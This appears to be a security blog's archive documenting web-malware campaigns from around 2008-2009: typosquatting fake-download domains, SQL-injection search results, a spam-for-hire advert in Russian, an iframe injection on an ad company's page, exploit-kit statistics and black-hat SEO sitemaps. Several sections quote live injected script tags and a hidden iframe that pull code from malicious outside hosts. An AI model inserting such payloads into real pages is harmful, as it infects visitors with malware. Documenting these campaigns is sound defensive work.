209.85.97.155	bittorrent-co.com	limewire-comp.com
209.85.97.155	bittorrent-co.com	vuze-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	adobe-reader-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	adware-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	flash-player-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	paint-shop-pro.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	winrar-co.com
209.85.73.222	servicepack-co.com	ccleaner-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	firefox-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	avi-codec-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	guitar-pro-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	codec-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	opera-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger-comp.com
209.85.73.222	servicepack-co.com	servicepack-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger-plus-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	zone-alarm-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	directx-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	media-player-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	divx-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	office-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	virtualdj-co.com
209.85.73.222	servicepack-co.com	zattoo-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	clonecd-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	tuneup-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	explorer-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger75-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	lite-codec-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	power-dvd-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger-plus-live-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	regcleaner-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	paint-net-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	download-acelerator.com

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhK2XghCnIjCmeHp0B1EKWfb1lTY0dj4u47ickGvzqJ5UiZwqhXC2zzeWWRxqqIShTPnFfV-R9oZnIS0vmT4-hM6_JVtIEX0VCZgsh
2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhqBb9HF9kJ2-ujRl0MGy0vnpnZ2pAN87nJQl6w8ndt7WNxf0y_n11QiR831qF5oMg9fTRmfSCsEQvKj0PNw_ZYx8TXp4QiIV-FbePv

1.2.14 SQL Injection Attack Campaign (2023-11-24 12:15)

An image is worth a thousand words.

BEAN - Seattle Cocktail Social <script src=http://yrwap.cn/h.js ...  

This site may harm your computer.

18 Sep 2008 ... <script src=http://yrwap.cn/h.js> Photo #1 - (0 comments), <script src=http:// yrwap.cn/h.js> Photo #2 - (0 comments) ...

www.beanonline.org/photos.asp?id=293 - [Similar pages](#) - 

BEAN - Seattle Cocktail Social <script src=http://yrwap.cn/h.js ...  

This site may harm your computer.

<script src=http://yrwap.cn/h.js> Photo #1 - (0 comments), <script src=http:// yrwap.cn/h.js> Photo #2 - (0 comments). <script src=http://yrwap.cn/h.js> ...

www.beanonline.org/photos.asp?id=243 - [Similar pages](#) - 

[More results from www.beanonline.org »](#)

DecentXposure :: Thursday/Envy Split<script src=http://yrwap.cn/h ...  

Temporary Residence Records — 11/12/2008. I almost forgot to mention this at all , and that would be a pure tragedy. Thursday is back, and dare I say better ...

www.decentx.com/news.asp?id=817 - 34k - [Cached](#) - [Similar pages](#) - 

Online Branding Report<script src=http://yrwap.cn/h.js></script ...  

This site may harm your computer.

Creating a fabulous, unique product along with a companion, sharp-dressed Web site doesn't guarantee success. What good are a product and a site if no one ...

internetviz.e-seminars.biz/Webinar/BookInformation.asp?ID=7&source=nslr -

[Similar pages](#) - 

leaf<script src=http://yrwap.cn/h.js></script>Products,Indianleaf ...  

This site may harm your computer.

leaf products Catalogs leaf Manufacturer Buyers Manufacturers Suppliers Importers Exporters Buyer.

my.expomarkets.com/catalog-manager/productlist.asp?sscatid=587 - [Similar pages](#) - 

ST 1<script src=http://yrwap.cn/h.js></script><script src=http ...  

Satellite TV charts all over the world from Asia, Europe, Atlantic and America. Daily updated satellite information.

www.tracksat.com/satellite.asp?satelliteid=154 - 204k - [Cached](#) - [Similar pages](#) - 

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgS_hvJS-J_x-RlromAx4ir3Nq8V4ayRzie45mp4Jo6qVoScxDk5aPpSIId0jh-GFmG7Z2sPExJI5h_S1jy_d-9Xa01EZlKKs1100t

1.2.15 Managed Spam Service (2023-11-24 12:15)

An image is worth a thousand words.

Качественные E-mail рассылки!

Абсолютно устойчивый хостинг

[E-mail рассылки](#)
[Создание сайтов](#)
[Хостинг](#)
[Способ оплаты](#)
[Контакты](#)

Мы профессионально занимаемся email рассылками, это подразумевает под собой:

- Современный софт, который позволяет нам обходить спам фильтры и производить рассылку максимально быстро.
- Свежие базы данных: ежедневный сбор email адресов делает наши базы актуальными.
- Быстрый старт рассылки после заказа: больше никаких очередей! Рассылка стартует в любое удобное для Вас время.
- Бесплатное изготовление качественного макета.
- Бесплатный выезд курьера

Учтем все Ваши пожелания:

- Нужно сделать рассылку от конкретного имени - сделаем.
- Рандомным можно сделать что угодно: темы письма, ссылки, email-ы отправителей и т.п.
- Рассылку нужно запустить в конкретное время - запустим!
- Нужно чтобы письмо приходило в кодировке определенной страны - нет проблем.

На сегодняшний день каждый пользователь интернета имеет как минимум 1 почтовый ящик. Спам - это самый простой и эффективный инструмент подачи информации.

Рассылка 1 млн писем длится около 2-х часов. Рассылка стартует в любое, удобное для Вас, время!

РЕГИОН	БАЗА	КОЛ-ВО АДРЕСОВ	СТОИМОСТЬ
Москва и область	Юридические лица	1.119.000	4.000 руб.
	Физические лица	6.220.000	12.000 руб. / всё; 4.000руб. / 1 млн.
Санкт-Петербург	Юридические лица	456.000	4.000 руб.
	Физические лица	1.487.000	8.000 руб.
Россия	Юридические лица	7.340.000	14.000 руб. / всё; 4.000 руб. / 1 млн.
	Физические лица	9.840.000	18.000 руб. / всё; 4.000 руб. / 1 млн.
Украина и СНГ	Юридические лица Украины	400.000	4.000 руб.
	Физические лица Украины	2.530.000	8.000 руб. / всё; 4.000 руб. / 1 млн.
	СНГ	6.430.000	12.000 руб. / всё; 4.000 руб. / 1 млн.
Западная Европа	Юридические лица	4.200.000	10.000 руб. / всё; 4.000 руб. / 1 млн.
	Физические лица	15.200.000	30.000 руб. / всё; 4.000 руб. / 1 млн.
США	Юридические лица	15.800.000	45.000 руб. / всё; 4.000 руб. / 1 млн.
	Физические лица	21.570.000	60.000 руб. / всё; 4.000 руб. / 1 млн.

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj-f3U7Fa5xKTrUs-vdGx6n3ms0Nmb1nyfz1cl_oLw7rJX4djUgX31P7zeGCmqpXNpGVR0gMX3RX1tcOKY-lwvFXG57B888hfr1KzR

1.2.16 EyeWonder iFrame Injection Attack Campaign (2023-11-24 12:15)

An image is worth a thousand words.

[1]

```

<base href="http://www.eyewonder.com/" /><meta http-equiv="content-type" content="text/html; charset=utf-8"
<!-- Post Click Tracking Location: EyeWonder_HomePage EyeWonder_HomePage -->
<script type="text/javascript">
<!--
var dd = new Date();
var ord = Math.round(Math.abs(Math.sin(dd.getTime()))*1000000000)%100000000;
var fd_pct_src = new String("<scr"+"ipt src=\"http://adsfac.us/pct_mx.asp?L=235288&source=js&ord="+ord+"\" t
document.write(fd_pct_src);
-->
</script>
</noscript>
<iframe frameborder="0" width="0" height="0" src="http://adsfac.us/pct_mx.asp?L=235288&source=if"></iframe>
</noscript>
<!-- END -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-trans
<html xmlns="http://www.w3.org/1999/xhtml">

<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<!-- <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> -->
<TITLE>EyeWonder :: Interactive Digital Advertising, Rich Media Ads, Video Ads, Flash Ads, Online Advertisin

<meta name="keywords" content="eye wonder, eyewonder, eye-wonder, iwonder, rich, media, richmedia, rich medi
<meta name="description" content="EyeWonder is Interactive Digital Advertising's fastest-growing innovator,
<META NAME="PUBLISHER" CONTENT="EyeWonder Inc.">
<META NAME="COPYRIGHT" CONTENT="Copyright 2008 by EyeWonder Inc.">
<META NAME="REVISIT-AFTER" CONTENT="7 days">
<META NAME="author" CONTENT="EyeWonder Inc.">
<META NAME="ROBOTS" CONTENT="ALL">

<link href="index.css" rel="stylesheet" type="text/css" />
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="AC_RunActiveContent.js" language="javascript"></script>
</head>

```


1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgqnnq0ZAxd1j70ZiQpkYJTW5mPIi1Nu08n1G8Rsg1AyrH SkJxkZIH8uqhUXyLKhzCEdE87F_OglAK88ZeJytbuYrq8BMDChQZed

1.2.17 Web Malware Exploitation Kit (2023-11-24 12:15)

An image is worth a thousand words.

welcome, root

Browsers Systems Country **Referrers**




Country	Visits	Percent	Visits	Efficiency	Total efficiency
Russian Federation	1340	22.13 %	102	12.34 %	2.52 %
Romania	907	15.54 %	147	18.22 %	2.76 %
Unknown	687	11.56 %	95	13.93 %	1.57 %
Spain	494	8.36 %	14	1.22 %	1.04 %
Ukraine	405	6.86 %	36	8.67 %	0.6 %
Georgia	253	4.32 %	39	16.43 %	0.58 %
Canada	174	2.98 %	15	8.62 %	0.25 %
Germany	145	2.49 %	13	8.22 %	0.21 %
Mexico	129	2.21 %	18	14.06 %	0.3 %
United Kingdom	122	2.05 %	6	5.26 %	0.1 %
Philippines	83	1.37 %	38	36.14 %	0.5 %
Italy	82	1.36 %	10	12.2 %	0.17 %
United States	78	1.29 %	9	11.54 %	0.15 %
Baltarus	67	1.13 %	6	8.96 %	0.1 %
Vietnam	66	1.09 %	15	22.73 %	0.25 %
Netherlands	66	1.09 %	3	4.55 %	0.05 %
France	59	0.98 %	2	3.39 %	0.03 %
Madagascar, Republic of	47	0.78 %	7	14.89 %	0.12 %
Australia	46	0.77 %	4	8.69 %	0.07 %
Kazakhstan	43	0.73 %	13	15.58 %	0.18 %
India	37	0.63 %	14	37.84 %	0.23 %
China	36	0.6 %	8	22.22 %	0.13 %
Singapore	34	0.56 %	3	8.82 %	0.05 %
Malaysia	32	0.53 %	5	15.63 %	0.08 %
Latvia	27	0.45 %	4	14.81 %	0.07 %
Turkey	25	0.43 %	5	20 %	0.08 %
Argentina	24	0.4 %	4	16.67 %	0.07 %
Brazil	24	0.4 %	6	25 %	0.1 %
Sweden	24	0.4 %	1	4.17 %	0.02 %
China	23	0.38 %	2	8.7 %	0.03 %
Colombia	22	0.36 %	3	13.64 %	0.05 %
Poland	22	0.36 %	4	18.18 %	0.07 %
Israel	20	0.35 %	2	9.52 %	0.03 %
Peru	19	0.33 %	6	31.58 %	0.1 %
Portugal	18	0.3 %	0	0 %	0 %
Thailand	18	0.3 %	6	33.33 %	0.1 %
Norway	18	0.3 %	0	0 %	0 %
Hong Kong	16	0.26 %	1	6.25 %	0.01 %
Austria	16	0.26 %	3	18.75 %	0.05 %
Guatemala Republic	16	0.26 %	4	25 %	0.07 %
Japan	16	0.26 %	2	12.5 %	0.03 %
Bulgaria	14	0.23 %	0	0 %	0 %
Uruguay	13	0.22 %	1	7.69 %	0.02 %
Uzbekistan	13	0.22 %	1	7.69 %	0.02 %
Puerto Rico	13	0.22 %	0	0 %	0 %
Estonia	13	0.22 %	0	0 %	0 %
New Zealand	12	0.2 %	0	0 %	0 %
Indonesia	12	0.2 %	3	25 %	0.05 %
Belgium	12	0.2 %	0	0 %	0 %
Denmark	12	0.2 %	0	0 %	0 %
Azerbaijan	11	0.18 %	2	18.18 %	0.03 %
Ireland	11	0.18 %	0	0 %	0 %
Vietnam	10	0.17 %	3	30 %	0.05 %
Morocco	9	0.15 %	3	33.33 %	0.05 %
Czech Republic	8	0.13 %	1	12.5 %	0.02 %
Armenia	8	0.13 %	3	37.5 %	0.05 %
Egypt	8	0.13 %	5	62.5 %	0.08 %
South Africa	7	0.12 %	2	28.57 %	0.03 %
El Salvador	7	0.12 %	2	28.57 %	0.03 %
Switzerland	7	0.12 %	0	0 %	0 %
Greece	7	0.12 %	1	14.29 %	0.02 %
Iran, Islamic Republic of	7	0.12 %	4	57.14 %	0.07 %
Venezuela, Republic of	7	0.12 %	1	14.29 %	0.02 %
Bahia	6	0.1 %	3	50 %	0.05 %
Poland	6	0.09 %	1	16.67 %	0.02 %
Hungary	6	0.09 %	2	40 %	0.03 %
South Korea	4	0.07 %	1	25 %	0.02 %
Honduras	4	0.07 %	0	0 %	0 %
Malta	4	0.07 %	0	0 %	0 %
Barbados	4	0.07 %	0	0 %	0 %
Algeria	4	0.07 %	2	50 %	0.02 %
Taiwan	3	0.05 %	1	33.33 %	0.01 %
Costa Rica	3	0.05 %	0	0 %	0 %
Togo and Togo	3	0.05 %	0	0 %	0 %
Croatia	3	0.05 %	1	33.33 %	0.01 %
Paraguay	3	0.05 %	0	0 %	0 %
Kirgizstan	3	0.05 %	1	33.33 %	0.01 %
Ecuador	3	0.05 %	1	33.33 %	0.01 %
Nicaragua	3	0.05 %	1	33.33 %	0.01 %
Saudi Arabia	3	0.05 %	1	33.33 %	0.01 %
Bahamas	2	0.03 %	0	0 %	0 %
Aruba	2	0.03 %	2	100 %	0.03 %
Sierra Leone	2	0.03 %	0	0 %	0 %
Brunei Darussalam	2	0.03 %	0	0 %	0 %
Antigua and Barbuda	2	0.03 %	1	50 %	0.01 %
Kuwait	2	0.03 %	0	0 %	0 %
Pakistan	2	0.03 %	1	50 %	0.01 %
Bangladesh	2	0.03 %	1	50 %	0.01 %
Saudi Arabia	2	0.03 %	0	0 %	0 %
American Samoa	1	0.02 %	1	100 %	0.01 %
Spain	1	0.02 %	1	100 %	0.01 %
Palau	1	0.02 %	0	0 %	0 %
Barbados	1	0.02 %	0	0 %	0 %
Cuba	1	0.02 %	0	0 %	0 %
Turkmenistan	1	0.02 %	0	0 %	0 %
Uganda	1	0.02 %	0	0 %	0 %
Iceland	1	0.02 %	1	100 %	0.01 %
Costa Rica	1	0.02 %	0	0 %	0 %
Iran	1	0.02 %	0	0 %	0 %
Namibia	1	0.02 %	0	0 %	0 %
San Marino	1	0.02 %	1	100 %	0.01 %
Jamaica	1	0.02 %	0	0 %	0 %
Macao	1	0.02 %	0	0 %	0 %
Samoa	1	0.02 %	0	0 %	0 %
Total Staff	4949				
Total Leads	817				
Total percent	16.49 %				

Admin tools:

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj4um13ddjj7__BkpIRXmzX7pP9_bB2mwmwUXfy-GyMJGEhV-gxzipDZAztNTituKLDWxtDDL0ykcaZVGkmEJvqALZX9nNS8pqjUD81

1.2.18 SQL Injection Attack Campaign (2023-11-24 12:15)

An image is worth a thousand words.



1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgWosPF8ASKyKf_B1LGkhhJ_ZpvHa2rp_kL_hhx38iTb099TmcuBD5CrBFDdE0xeVQTZM9GinevDXoGphjV8rhW_mbRv_hTR7ulItK

1.2.19 Blackhat SEO Campaign (2023-11-24 12:15)

An image is worth a thousand words.

1	nsf:loc	nsf:lastmod	nsf:changefreq	nsf:priority
2	http://news09.is-the-boss.com/june-6.html	6/5/2009	monthly	0.6
3	http://news09.is-the-boss.com/anna-hansen-wiki.html	6/5/2009	monthly	0.5
4	http://news09.is-the-boss.com/the-hangover-cast.html	6/5/2009	monthly	0.5
5	http://news09.is-the-boss.com/you-tube.html	6/5/2009	monthly	0.7
6	http://news09.is-the-boss.com/in-plain-sight.html	6/5/2009	monthly	0.5
7	http://news09.is-the-boss.com/im-a-celebrity-usa.html	6/5/2009	monthly	0.4
8	http://news09.is-the-boss.com/rei-misterio.html	6/5/2009	monthly	0.4
9	http://news09.is-the-boss.com/gwyneth-paltrow-husband.html	6/5/2009	monthly	0.6
10	http://news09.is-the-boss.com/el-pais-berlusconi.html	6/4/2009	monthly	0.8
11	http://news09.is-the-boss.com/ig-glamour.html	6/4/2009	monthly	0.6
12	http://news09.is-the-boss.com/operation-tiger.html	6/4/2009	monthly	0.6
13	http://news09.is-the-boss.com/craigslist-detroit.html	6/4/2009	monthly	0.5
14	http://news09.is-the-boss.com/addicting-games.html	6/4/2009	monthly	0.4
15	http://news09.is-the-boss.com/national-doughnut-day.html	6/4/2009	monthly	0.6
16	http://news09.is-the-boss.com/gambar-naruto.html	6/4/2009	monthly	0.5
17	http://news09.is-the-boss.com/lakers-vs-magic-live-stream.html	6/4/2009	monthly	0.8
18	http://news09.is-the-boss.com/gnbt-stock.html	6/4/2009	monthly	0.5
19	http://news09.is-the-boss.com/michael-hutchinson.html	6/4/2009	monthly	0.7
20	http://news09.is-the-boss.com/brownish-songbird.html	6/4/2009	monthly	0.6
21	http://news09.is-the-boss.com/revolver-musique.html	6/4/2009	monthly	0.4
22	http://news09.is-the-boss.com/boyd-coddington-death.html	6/3/2009	monthly	0.7
23	http://news09.is-the-boss.com/auschwitz-concentration-camp.html	6/3/2009	monthly	0.7
24	http://news09.is-the-boss.com/tagged-inc.html	6/3/2009	monthly	0.5
25	http://news09.is-the-boss.com/geert-wilders.html	6/3/2009	monthly	0.6
26	http://news09.is-the-boss.com/hr-puff-n-stuff.html	6/3/2009	monthly	0.4
27	http://news09.is-the-boss.com/lakers-vs-magic.html	6/3/2009	monthly	0.5
28	http://news09.is-the-boss.com/desmond-hatchett.html	6/3/2009	monthly	0.7
29	http://news09.is-the-boss.com/kate-morgan.html	6/3/2009	monthly	0.4
30	http://news09.is-the-boss.com/kennedy-center.html	6/3/2009	monthly	0.7
31	http://news09.is-the-boss.com/cy-young.html	6/2/2009	monthly	0.7
32	http://news09.is-the-boss.com/bbc-weather-manchester.html	6/2/2009	monthly	0.7
33	http://news09.is-the-boss.com/lakers-vs-magic-game-1.html	6/2/2009	monthly	0.7
34	http://news09.is-the-boss.com/muse-tickets.html	6/2/2009	monthly	0.6
35	http://news09.is-the-boss.com/grand-old-days-st-paul-2009.html	6/2/2009	monthly	0.7
36	http://news09.is-the-boss.com/cell-2.html	6/2/2009	monthly	0.5


1	ns1:loc	ns1:lastmod	ns1:changefreq	ns1:priority
2	http://cnnnews09.is-the-boss.com/ko-yong-hui.html	6/5/2009	monthly	0.7
3	http://cnnnews09.is-the-boss.com/madden-2010.html	6/5/2009	monthly	0.4
4	http://cnnnews09.is-the-boss.com/lebron-james-sore-loser.html	6/5/2009	monthly	0.6
5	http://cnnnews09.is-the-boss.com/eminem-bruno-fake.html	6/5/2009	monthly	0.4
6	http://cnnnews09.is-the-boss.com/men-vs-wild-full-episode.html	6/5/2009	monthly	0.4
7	http://cnnnews09.is-the-boss.com/holly-steele.html	6/5/2009	monthly	0.8
8	http://cnnnews09.is-the-boss.com/447-victims.html	6/5/2009	monthly	0.5
9	http://cnnnews09.is-the-boss.com/frenchopen.com.html	6/4/2009	monthly	0.8
10	http://cnnnews09.is-the-boss.com/annie-bierman.html	6/4/2009	monthly	0.4
11	http://cnnnews09.is-the-boss.com/manana-es-para-siempre.html	6/4/2009	monthly	0.7
12	http://cnnnews09.is-the-boss.com/bruno-trailer.html	6/4/2009	monthly	0.5
13	http://cnnnews09.is-the-boss.com/melissa-joan-hart-fat.html	6/4/2009	monthly	0.7
14	http://cnnnews09.is-the-boss.com/boise-state-uniforms.html	6/4/2009	monthly	0.8
15	http://cnnnews09.is-the-boss.com/sandra-boss-mckinsey.html	6/4/2009	monthly	0.5
16	http://cnnnews09.is-the-boss.com/nadal-girlfriend.html	6/4/2009	monthly	0.6
17	http://cnnnews09.is-the-boss.com/t20-world-cup-warm-up-match.html	6/4/2009	monthly	0.6
18	http://cnnnews09.is-the-boss.com/heidi-montag.html	6/4/2009	monthly	0.7
19	http://cnnnews09.is-the-boss.com/david-garrett-violinist.html	6/4/2009	monthly	0.6
20	http://cnnnews09.is-the-boss.com/earth-2100-abc.html	6/4/2009	monthly	0.5
21	http://cnnnews09.is-the-boss.com/bryce-harper-baseball.html	6/4/2009	monthly	0.5
22	http://cnnnews09.is-the-boss.com/arligh-ravago.html	6/4/2009	monthly	0.4
23	http://cnnnews09.is-the-boss.com/kristen-stewart-boyfriend.html	6/4/2009	monthly	0.5
24	http://cnnnews09.is-the-boss.com/natal-video.html	6/4/2009	monthly	0.8
25	http://cnnnews09.is-the-boss.com/ortega-henderson-pictures.html	6/3/2009	monthly	0.7
26	http://cnnnews09.is-the-boss.com/victims-of-flight-447.html	6/3/2009	monthly	0.8
27	http://cnnnews09.is-the-boss.com/benign-growth-in-mouth.html	6/3/2009	monthly	0.5
28	http://cnnnews09.is-the-boss.com/sean-goldman.html	6/3/2009	monthly	0.7
29	http://cnnnews09.is-the-boss.com/ham-margera-divorce.html	6/3/2009	monthly	0.7
30	http://cnnnews09.is-the-boss.com/david-carridine.html	6/3/2009	monthly	0.8
31	http://cnnnews09.is-the-boss.com/sims-3-cheats-mac.html	6/3/2009	monthly	0.4
32	http://cnnnews09.is-the-boss.com/de-thi-tot-nghiep-2009.html	6/3/2009	monthly	0.7
33	http://cnnnews09.is-the-boss.com/carradine-family-actors.html	6/3/2009	monthly	0.4
34	http://cnnnews09.is-the-boss.com/david-otunga-wrestling.html	6/3/2009	monthly	0.7
35	http://cnnnews09.is-the-boss.com/e3-stream.html	6/3/2009	monthly	0.8
36	http://cnnnews09.is-the-boss.com/89com-psp.html	6/3/2009	monthly	0.4

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhldKzQkA2Hf_0ccyUWStHRgs-isospB_fo3dYF5gKIEBaDoSA6YA2eh2lSubChoGuFfIpUQaqs3jUfEgWVuoZ7TIqxwsc24vUB-vW

1.2.20 SQL Injection Attack Campaign (2023-11-24 12:15)

An image is worth a thousand words.

[1]



[2]

i.i.com.com	/cnwk.1d/html/rb/js/tiburo...	0	application/...
chkpt.zdnet.com	/chkpt/9241q2239q10891...	0	text/plain
adlog.com.com	/adlog/i/r=7009&s=50181...	0	image/gif
dw.com.com	/js/dw.js	0	
www.cnet.com	/i/b.jpg	304	image/jpeg
i.i.com.com	/cnwk.1d/Ads/common/do...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/vader/bg...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/oreo/site...	0	image/png
i.i.com.com	/cnwk.1d/i/tron/oreo/site...	0	image/png
i.i.com.com	/cnwk.1d/i/tron/vader/ne...	0	image/png
dw.com.com	/rubicsimp/c.gif?ver=2&ts...	43	image/gif
i.i.com.com	/cnwk.1d/i/b.gif	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/vader/ne...	0	image/png
adlog.com.com	/adlog/i/r=11648&s=8096...	0	image/gif
i.i.com.com	/cnwk.1d/Ads/common/ad...	0	image/gif
adlog.com.com	/adlog/i/r=10004&s=8261...	0	image/gif
loverzpoint.info	/55.js	0	
i.i.com.com	/cnwk.1d/i/tron/vader/ne...	0	image/png
i.i.com.com	/cnwk.1d/i/tron/vader/ne...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/vader/sit...	0	image/png
i.i.com.com	/cnwk.1d/i/tron/vader/hr.gif	0	image/gif
i.i.com.com	/cnwk.1d/Ads/8520/10/72...	0	image/gif
i.i.com.com	/cnwk.1d/i/tiburon/hh/dot...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/oreo/rbLo...	0	image/png
mads.download.com	/mac-ad?SP=16&_RGROU...	679	text/html; c...
pn2.adserver.yahoo.com	/a?f=2023733315&pn=cn...	588	text/html; c...
pn2.adserver.yahoo.com	/a?f=2023424526&pn=cn...	588	text/html; c...
i.i.com.com	/cnwk.1d/i/tron/vader/ne...	0	image/gif
i.i.com.com	/cnwk.1d/i/tiburon/hh/187...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/icon/ratin...	0	image/gif
i.i.com.com	/cnwk.1d/i/tiburon/hh/flex...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/icon/ratin...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/icon/post...	0	image/gif

[3]

```

beat</p>

fe</p>

his is oooooooooooooooooo<br /><br /><span class="notifyReg"> Updated </span>on Nov 9, 2008<p>""<qt:<lt;script src="http://loverzpoint.info/55.js"> <qt:<lt;/s

